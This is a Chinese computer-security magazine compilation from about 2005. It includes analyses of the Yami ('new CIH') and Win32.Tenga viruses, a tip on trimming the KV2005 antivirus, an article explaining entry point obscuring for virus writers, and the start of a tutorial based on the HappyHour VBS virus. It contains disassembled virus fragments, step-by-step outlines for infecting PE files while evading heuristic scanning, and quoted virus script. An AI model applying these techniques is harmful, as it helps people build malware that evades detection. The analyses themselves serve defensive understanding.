我们先看看国内相关的说法：下边引自国内某著名杀毒软件厂商：新CIH”病毒现身网络，电脑一旦感染主板数据即遭破坏，“5月17日，XX全球反病毒监测网率先截获一个恶性病毒，由于该病毒的破坏能力和当年的 CIH病毒几乎完全一样，因此XX将该病毒命名为“新CIH”病毒，危险等级判别为四星，并且发布了本年度第一次橙色（二级）安全警报。与CIH一样，被“新CIH”感染的电脑，主板和硬盘数据将被破坏，致使电脑无法启动，硬盘上的数据丢失。不同的是，“新CIH”可以在Windows2000／XP系统下运行，而CIH只能在Windows 9X系统下运行，因此破坏范围比老CIH大得多。根据XX反病毒专家的分析，“新CIH”和老的CIH病毒一样都是通过感染文件传播，发作后用一些垃圾数据覆盖系统硬盘，造成用户数据丢失，并且较难恢复。它同时会通过改写主板BIOS来对硬件系统进行破坏。”先来看看这个病毒样本，我们来看看一些他信息，这个病毒比较有个性，没有加密，一点EPO都没有，在目前流行的病毒里很少见，导致这个病毒给我的第一感觉就是个半成品，查杀分析起来都非常简单，我们先用WINHEX这个软件来察看其特征信息，病毒版本信息如下：

我们可以看到YM V1.1 YANG MIN的字样。还可以看到发作后的显示信息如下：

发作后，病毒会提示：YM KILL YOU，反编译了代码，看了下所采用的技术，这段代码很眼熟：

```
call _ProcessImportTab
lea eax,szUser32[ebx]
push eax
call dwLoadLibrary[ebx]
mov hUser32[ebx],eax
xor edx,edx
lar edx,CallGateSel[ebx]
.if dh!=0ech
push 4
lea eax,szNtldr[ebx]
push eax
call _EditFile
call _EditLnkFile
.else
dw 9bffh
dd offset CallGateSel-4
mov eax,esp
mov esp,[esp+4]
```

2004年末，同样也有一个病毒采取了这种方法，被国内媒体大肆炒作，懒得提它的名字了，简单叙述下其用的方法：在WIN98用和CIH一样的技术，直接往GDT添加CALLGATE；WIN 2000/XP/2003下，把CALLGATE写入NTLDR里，重启后突破ring3实现ring0权限。驻留内存的方法是病毒本身采用分段插入kernel32.dll和user32.dll技术，不存在后台病毒进程，所以终止不了它。当EXE文件感染后，由于病毒插入闲置空间，所以，被感染文件本身并不会增大，但恰恰由于这种方法，兼容性比较不好，很容易造成插入失败，反而被发现。再看一下病毒的破坏模块和触发模块，由于涉及有害代码，这里不贴出代码，只作分析：此病毒在编写上窃取ring0权限，至于破坏硬件说法其实毫无根据，本身的触发条件就限制其自身破坏，而且还存在系统的兼容性问题，所以物理破坏用户的硬盘和主板基本不可能，毕竟要面对不同的硬件环境，当年的CIH破坏主板也是有针对的。但是病毒存在往硬盘内填充垃圾数据代码，这点比较恶劣。

病毒其实是利用一个已公开的WINDOWS 2000/XP/2003的漏洞，不过打过sp补丁的2000/XP/2003系统不存在这个问题。于是有点怀疑，这种技术的病毒在目前sp补丁漫天飞的时代能传播起来吗？甚至享受国内某著名安全公司四星级乃至橙色警报的待遇？在虚拟机下，我测试了2000、XP、2003几个系统，打了SP补丁，结果并不意外。这几个版本下该病毒根本不能感染文件打了SP补丁的系统，那么问题是，目前不打XP补丁的系统是很少见的。

看来国内厂商的老毛病又犯了。再看看这个病毒全球其他著名的杀毒厂商命名：Virus.Win32.Niya.a［卡巴斯基］，W32/NGVCK.d［McAfee］，PE_YAMI.A［趋势科技］，W32.Yami.A［赛门铁克］。

为了进一步求证，来看看国外厂商的反应，Symantec对这个病毒评定如下：

呵呵，反差太大了点，Symantec只被评级为1星，国际对1星和4星级病毒是有规定的：

> Category 5 – Very Severe
> Highly dangerous threat type, very difficult to contain. All machines should download the latest virus definitions immediately and execute a scan. Email servers may need to come down. All three threat

metrics must be High.

Wild: High

Damage: High

Distribution: High

Category 4 – Severe

Dangerous threat type, difficult to contain. The latest virus definitions should be downloaded immediately and deployed.

Wild: High

Damage or Distribution: High

Category 3 – Moderate

Threat type characterized either as highly wild (but reasonably harmless and containable) or potentially dangerous (and uncontainable) if released into the wild.

Wild: High

or

Damage: High and Distribution: High

Category 2 – Low

Threat type characterized either as low or moderate wild threat (but reasonably harmless and containable) or non-wild threat characterized by an unusual damage or spread routine, or perhaps by some feature of the virus that makes headlines in the news.

Damage: High

or

Distribution: High

or

Wild: Low or Moderate

Category 1 – Very Low

Poses little threat to users. Rarely even makes headlines. No reports in the wild.

Wild: Low

Damage or Distribution: Low

就是说必须病毒的发作范围，危害性，感染的用户及站点达到high的情况下，才可以升级为4级。而当发作范围，危害性，感染的用户及站点均为low，乃至very low情况下，是应评为1星。国内的著名厂商评级为4星，为一个目前情况下根本不能传播开来的病毒大肆宣传，甚至发布橙色警报，除了炒作，这没有其他理由可以解释。

对国内杀毒软件公司已经懒得说什么了，这个病毒最多算是个旧的概念病毒，只希望广大计算机用户自己可以分辨是非，不要盲目，人云亦云很是悲哀……

让KV2005瘦下来

jenny

杀毒软件KV2005使用的朋友非常多，虽然它有很强大功能，但安装后要占用100多MB的磁盘空间着实令我们心疼——因为我们的系统中已经安装有太多的杀毒、黑客和反黑软件，实在不能让KV2005再占用那么多硬盘空间了，所以我们要想办法减小KV2005的体积，让KV2005瘦下来！

1.删除多余的语言包——4.2MB

KV2005支持简体中文、繁体中文、日语、英语等语种，但是对国内用户恐怕只是用到简体中文，对于其它语种可能从安装后的那一天便再也没有碰过。与其让其白白占用磁盘空间，不如将其删除。

KV2005的语言包位于KV2005安装目录的“Lang”子目录中，其中，文件名当中包含“0804”的文件是简体中文语包所必须的文件。在按住“Ctrl”键的同时，依次选中这些文件，然后反选一下，将不符合要求的文件统统删除即可。

2.删除多余的皮肤文件——18MB左右

KV2005支持8种皮肤，但是很少有人经常换来换去。因此，不妨安装过后选中一种自己喜欢的皮肤，然后将其余的皮肤文件删除以减少对磁盘空间的占用。

KV2005的皮肤文件位于KV2005安装目录的“style”子目录中，其中有8个以“jvs”为扩展名的文件，每个文件对应一种皮肤。保留一个文件，将其余的全部删除即可。

小提示：因为皮肤文件是KV2005必须的组件，所以不能全部删除，至少要保留一个皮肤文件，笔者保留的是占用空间最小的“year.jvs”。

3.删除升级文件——24.6MB

在KV2005安装目录的“update”子目录中，有一个名为“KVBigFile.pak”的文件，主要负责KV2005的升级。若用户不是以在线升级方式，不要也罢，将其删除可节约不少的磁盘空间。

4.删除杀毒助手——5.87MB

查杀电脑中的病毒是我们经常要做的一项工作，早已经是轻车熟路，根本就不需要“杀毒助手”的帮忙，删了吧。该文件是“KVAgent.acs”。

5.删除备份文件——24.5MB

为了防止程序文件的损坏，KV2005将所有的程序文件统统备份到“Basket”文件夹中，并且在每个文件的后面加上了“kip”扩展名，将该文件夹删除不会影响到KV2005的正常使用。

6.删除帮助文件——3.29MB

这个就不用多说了吧，有谁会认认真真地坐下来看这破帮助文件呢？即使看，看过一遍也没用了，一个字，删！此文件是“KvXP.chm”。

7.删除病毒报告文件——213KB


作为普通用户的你，发现病毒后，会不会报告给江民公司呢？不会，10个人中至少有9个人是这样，那么将病毒报告程序删除吧！该文件是“KvReport.exe”和“report.txt”。

8.屏幕保护程序文件——468 KB+808KB

用户一般都有自己喜爱的屏幕保护程序，很少用到KV2005的，删除也罢。该文件是“kvscrkeep.scr”和“KVScr.dat”。

好了，减肥操做完了，总共去掉了82MB左右的赘肉，而功能几乎不受影响，何乐而不为呢？

浅析EPO技术



Viruss[Crackidz Group]

janxin那家伙就是不老实，好不容易高考完了，他说拿成果出来给兄弟姐妹们看看。时间匆忙，就把一篇以前研究过的病毒技术的文章拿出来，与大家一同分享。

大家在玩病毒和木马时，也许会听到一个名词：EPO技术（第一次技术交流时，他们还以为是OEP呢）。这是病毒常用的反病毒技术，这里，我们就来说说这个东东。

什么是EPO

所谓EPO，就是Entry Point Obscuring，中文名称“入口点模糊技术”。该方法不同于传统修改PE文件头部入口处使其指向病毒代码入口的方法，能在一定程度上提高病毒生存能力。当然，随着反病毒技术的不断提升，这种方法也不再是完美解决方案。不过，现在这种技术仍有着巨大的研究价值。我们来看看吧。

病毒需要EPO技术吗

答案不说也知道的，肯定需要啊。习惯上，杀毒软件将木马与病毒同归为一类，现在看来好像有一点远见，因为现在的木马日趋病毒化，病毒日趋木马化，很多病毒都已脱离原定义，可以称之为木马了。EPO技术也随着这种趋势为木马和病毒所使用。杀毒软件厂商为了对抗不断进步的病毒技术，开发出许多优秀技术，如启发式扫描，虚拟机执行等技术。这些技术通过判断程序是否具有通常病毒特征来判断病毒，即使是新写的传统病毒，仍然是有被查杀的可能。EPO技术就是Vxer们开发出来对抗启发式扫描的技术。杀毒软件引擎的检测，很大一部分针对PE文件的入口点，EPO技术的不同之处在于，将病毒置于PE文件中不起眼的位置，减少自己被查杀的可能。因此，EPO技术在变形、多态对抗技术中有重要应用。

怎样实现EPO

关于EPO技术的实现，在上面部分讲的时候就已经透露了一点了，聪明的话就应该猜到了。不过答案我们先不公布，讲一点其它的东西。EPO技术，只不过是变形的使病毒执行体获取程序执行时的EIP，从而启动病毒代码。

研究过反病毒技术的兄弟应该知道，一般杀毒软件在启发式扫描时，先检验软件入口点是否在PE文件的最后一个Section，是则最可能感染病毒。因此，早期EPO技术的做法是：不改变PE文件头中入口点值，而是改变程序入口点地址附近代码，如改成JMP Virstart或CallVirstart（其中，Virstart代表病毒代码的起始地址），从而实现病毒的执行。记得孟方明兄以前写那个文件Rootkit时用的是这个方法，效果怎么样，大家试试就知道了。对了，顺便提一下那个后门怎么不开DOS——使用API，大家可以去查查就知道了。OK，跑题了，回来。这种方法也不再风光了，因为它只能对付那些对代码入口进行的简单检测。

还有一种方法，替换文件中的某一语句为JMP Virstart或CallVirstart（其中，Virstart代表病毒代码的起始地址），或用其他跳转方法跳转到病毒体中执行。想法倒是挺自然，但判断文件是否为一个指令的开始程序，无异于一个反汇编程序，那可就非常复杂了。

不过，我们还有其他的方法可以使用，即Hook掉PE文件中的API调用。Hook API的教程想来现在已经很多了吧。这个方法还是的，因为Win32系统中，API的使用频率也确实很高。为什么不能直接Patch API对应的函数呢？原因是在使用PE Loader加载PE文件时，会用正确地函数地址填充Patch内容，要是采用重定向，又会引起杀毒软件的怀疑。

变通一下，查找指定指令，如：“CALL [XXXX]”或“JMP [XXXX]”指令，将其中的“XXXX”替换为Virstart地址。“CALL DWORD PTR [XXXX]”和“JMP DWORD PTR [XXXX]”通常是跳转到真正IAT函数去执行的指令。当然，查找其它指令也是可以的，如段内的转移“Call XXXX”指令，替换“XXXX”为Virstart地址。

EPO示例思路

我们要写一个EPO技术的病毒，我的思路是这样的：

1.判断PE文件的合法性和可感染性（是否有足够剩余空间）

2.添加新节，修改SizeOfImage

3.开始EPO：

（1）在节中寻找“E8 XXXXXXXX”，根据“XXXXXXXX”获得“JMP DWORD XXXXXXXX”的文件偏移。

（2）计算跳转到Virstart的相对距离，覆盖“XXXXXXXX”。

（3）拷贝“JMP DWORD PTR [YYYYYYYY]”中的“YYYYYYYY”到病毒体内。

（4）写入病毒代码，最后执行“JMP DWORD PTR [YYYYYYYY]”。

后记：泼些冷水

想必在经过前面那么乐观的介绍，你已经喜欢上EPO技术了，但是，我在这里就不得不泼你一盆冷水：万一你找的指令是数据怎么办？万一这个API是废代码怎么办？没办法，加强学习，多调试调试，找Vxer和Cracker的前辈请教，他们的PE文件基本功深厚。最后谢谢你看完了我的罗嗦，但愿你能够从本文中学到点什么！



病毒和杀毒软件间的斗争从其产生之日开始就从未停止过，从捉迷藏游戏到病毒破坏安全软件运行，阻止用户访问安全网站等技术都已经不新鲜了。回顾这些年的安全事件，可以验证一句话：曾经看似不可侵犯的原则在今天看来则是错误的，而今天看似神圣的原则明天也将遭到反对，不断变化这一原则也许是唯一的永恒真理。目前很多企业用户乃至家庭用户安全意识日渐提高，这也是在很多血淋淋的教训下进化的结果。目前每次大规模的病毒爆发造成的直接损失以数千万美元计量，间接损失更是无法估算。目前就连电视广播这样的传统媒体也频频报道与病毒相关的事情，可见病毒离我们很近。认知过程就是这样的循序渐进，就连彼特诺顿（著名的诺顿安全公司创始人），曾经就宣称电脑病毒是不存在的，象纽约下水道的鳄鱼一样荒谬（不过具有讽刺意味的是，诺顿的公司仍然在数年以后推出了自己的杀毒软件，而且相当成功）。目前大多数人防御病毒和入侵往往依靠杀毒软件或者安全软件，但是单纯靠这些软件就可以应付我们所面临的种种危机吗？

我们先来看看这篇稿子里所涉及的病毒的相关资料：病毒命名：Backdoor.Win32.Small.gl [Kaspersky Lab], Virus.Win32.Tenga.a [Kaspersky Lab], BackDoor-CTM [McAfee], W32/Gael.worm.a [McAfee], W32/Tenga-A [Sophos], PE_TENGA.A [Trend Micro]。[]里是国际著名的杀毒厂商，大家看见卡巴基斯命名了两个名称，这也反映出卡巴基斯杀毒软件对该病毒的认识过程：这个病毒带有两个完整且独立的病毒体。

这个病毒在2005年5月13日出现第一个版本，5月18日出现B变种，5月22日出现C变种，每隔几天就出现新的变种，之所以这么说，这里我们用卡巴斯基的命名方式称这个病毒为Win32.Tenga，这是一个比较有代表性的病毒，代表目前病毒的技术趋势。

因为这个病毒的传播途径有两条：第一条：EXE感染，这一条可以定义该病毒的类型：TYPE ：Virus，当病毒文件运行，病毒体搜索本地文件系统中的EXE文件，把病毒代码插入EXE文件，实现感染，当EXE文件被感染后，EXE文件增大3072Bytes。Win32.Tenga传播的第二条途径：Microsoft Security Bulletin MS03-026).，Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability这个漏洞大家很眼熟吧，此漏洞被很多3星乃至4星病毒利用，至今仍广为流行，也被很多喜欢入侵的朋友利用。病毒会开启10个线程，发送SYN PACKETS到随机的IP地址的TCP139端口。寻找带MS03-026漏洞的可感染机器，试图连接有响应的机器通过IPC$和共享驱动器。从这一条它又可以定义病毒子类型：SUBTYPE ：WORM。从这点我们可以看出，目前互联网上存在很多无辜的被动受害者，网络中再也不是“我不运行病毒文件就不会感染病毒“的乐土，不会采取措施保护自己的人在网络中只会身处险境。无论以上哪种渠道成功，感染后会从于“http ：//XXXX(在此不给出).lycos.it“下载3个文件：DL.EXE，GAELICUM.EXE （5.00 KB，带有Win32.Tenga.a病毒体），CBACK.EXE （13.0 KB，带有新型远程浏览木马：BackDoor-CTM）。单一型病毒不再是主流病毒技术的趋势，混合型病毒才是大势所趋，这也是病毒的bot战略大行其道的原因。万事都是辩证的，功能复杂的病毒体往往体积也会很大，病毒体积过大会不易隐藏和传播，所以主流思想是不同病毒体负责不同模块功能，模块化的思路在病毒创作中同样适用，所以现在经常看到不同病毒巧妙结合在一起，交叉感染，这让杀毒软件处理起来比较麻烦。北京几年前曾出现一次nimda.e感染一个2000台机器的网吧，处理起来很麻烦其中原因之一就是存在混合感染。

我们来测试一下杀毒软件对Win32.Tenga的处理能力：首先说一下诺顿的处理结果：诺顿处理Win32.Tenga.a这个病毒存在问题，最新毒库的诺顿可以检测到病毒，但在安全模式下查杀得不干净，杀毒后仍反复感染，并且处理后的exe文件头对齐失误，很多exe文件在杀毒后不能使用了（这个问题已经反映给诺顿了），卡巴斯基的最新病毒库可以查杀这个病毒，不过清除病毒后也存在exe不能使用，原因和诺顿一样，文件头对齐问题。以下是一个正常Win32.Tenga.a样本测试界面，处理方法有：清除，删除，忽略三个选项，如图1。




图1

我们把Win32.Tenga.a病毒主和副特征码删除，由于涉及内容较多，关于修改病毒特征码，不是本文论述内容，卡巴斯基仍然可以检测到，因为卡巴斯基检测病毒除了特征码外还采取一些行为判定等技术，这也就是很多杀毒软件公司所说的查杀未知病毒的技术。这时的选项有3个，隔离，删除，忽略三个选项，如下图2。




图2

仔细观察修改特征码后的Win32.Tenga.a和没有修改的两种情况，卡巴斯基杀毒软件处理结果如下：


1．当找到病毒特征码，算法正确后可以如图1所示的情况，有清除，删除和忽略3个选项，只要用户在杀毒规则里选择卡巴斯基推荐的清除选项就可以杀掉病毒。

2．当病毒特征代码被修改后，卡卡巴斯基只能判断为TYPE.WIN32病毒，处理结果有3种方法：隔离，删除，忽略，表面上实现了查杀未知病毒能力，但由于这是一个EXE病毒，那么除了感染用户的常规应用软件的执行程序文件外，还感染系统盘下的系统文件，当感染系统文件后，如果选择忽略，那么相当于没有杀毒，显然不行。只剩2个选项可选择，无论选择隔离或者删除，被感染系统文件夹下的EXE文件都会丢失，下次系统启动由于系统文件丢失会导致启动失败。

在目前的Win32.Tenga变种感染中，很多受害者杀毒后系统重启到输入windows登录密码对话框后，输入登录密码后自动注销，不能进入系统，这就是由于Win32.Tenga感染系统目录下的USERINIT.EXE文件，这个文件是负责登录后的初始化用户环境的，由于该文件感染Win32.Tenga.病毒后，被杀毒软件删除或者隔离，没有这个文件用户不能登陆初始化，造成反复注销。这样，反而是由于杀毒软件杀毒原因造成用户损失。目前这一变种已经发给卡巴斯基。

这个例子反映出来的问题只是冰山一角，类似由于杀毒软引起的问题还非常多，如国内好几款杀毒软件处理POLYBOOT病毒时，由于这个病毒是一个引导型病毒，杀毒软件会清空主引导扇区内的数据，造成分区丢失，这一问题目前仍然没有解决。还有几个EXE病毒，杀毒软件在杀毒后文件头对齐存在问题，病毒是杀掉了，可文件也不好用了。

每天都有大量新的病毒如洪水般出现在我们面前，单纯靠杀毒软件防御潜在的危险是远远不够的，毕竟目前的杀毒软件还处于被动状态，只有当病毒出现后，杀毒软件才会升级更新。目前许多病毒都开放了代码，如著名的beagle，agobot，netsky等，在这个空前自由的互联网中，得到代码的人简单的修改就会令一个成熟且颇具威力的病毒出现，单单依靠杀毒软件是不足以处理我们面对的危机的，只有全社会动员起来，学习安全知识，加强安全观念才是最有效的方法。广播、杂志等媒体也多了一份促进安全知识交互的使命。作为个人，多接触安全方面知识，把自己的知识始终跟上目前的安全需要才是最有效的方法。天道酬勤，随着知识的积累，相信你处理各种病毒和安全问题时一定会游刃有余。



“毒”善其身——榨尽毒中所有精华

曾勇

毒来毒往，毒生毒灭，每一个上网者都注定了躲不过病毒与木马邂逅的“缘份”，但又有多少人知道这些病毒具有丰富的营养呢？其中脚本类病毒因其基本上公开代码，而价值最高。现小弟以变种不断的HappyHour（欢乐时光）为材料，写了一部vbs应用小教程，让大家榨尽毒中的精华。

一、关于HappyHour

在Win98中，当我们以Web页查看时，打开每一窗口，系统都会默认以文件夹中指定的**.htt初始化窗口，无指定则以%systemroot%\web\folder.htt初始化窗口。我们要研究的此HappyHour变种正是利用能在htt文件中植入脚本程序来为所欲为。下面讲讲病毒机理。当我们打开了一个由含有病毒代码的htt文件初始化的窗口时，病毒首先检查%systemroot%\web\folder.htt是否被感染，否则把病毒代码写入folder.htt；然后在注册表写入东西、搞一点恶作剧；并检查时间是否下午4点到5点之间，是则关机；最后还要弹出一个消息框吓唬一下你。别看功能不多，用到的知识可不少，要是能够掌握好这其中的语句，只需要一个记事本，写入程序保存为文件名.vbs，就可以编出许许多多丰富多采的应用小程序了！好了，废话少说，Let's go!

二、shell和filesystemobject篇

下面是病毒的第一个子程序：

```
sub initActiveX()
    On Error Resume Next
    Set AppObj = document.applets("vbs.icarOs.0.0.11")
    AppObj.setCLSID ("{F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B}")
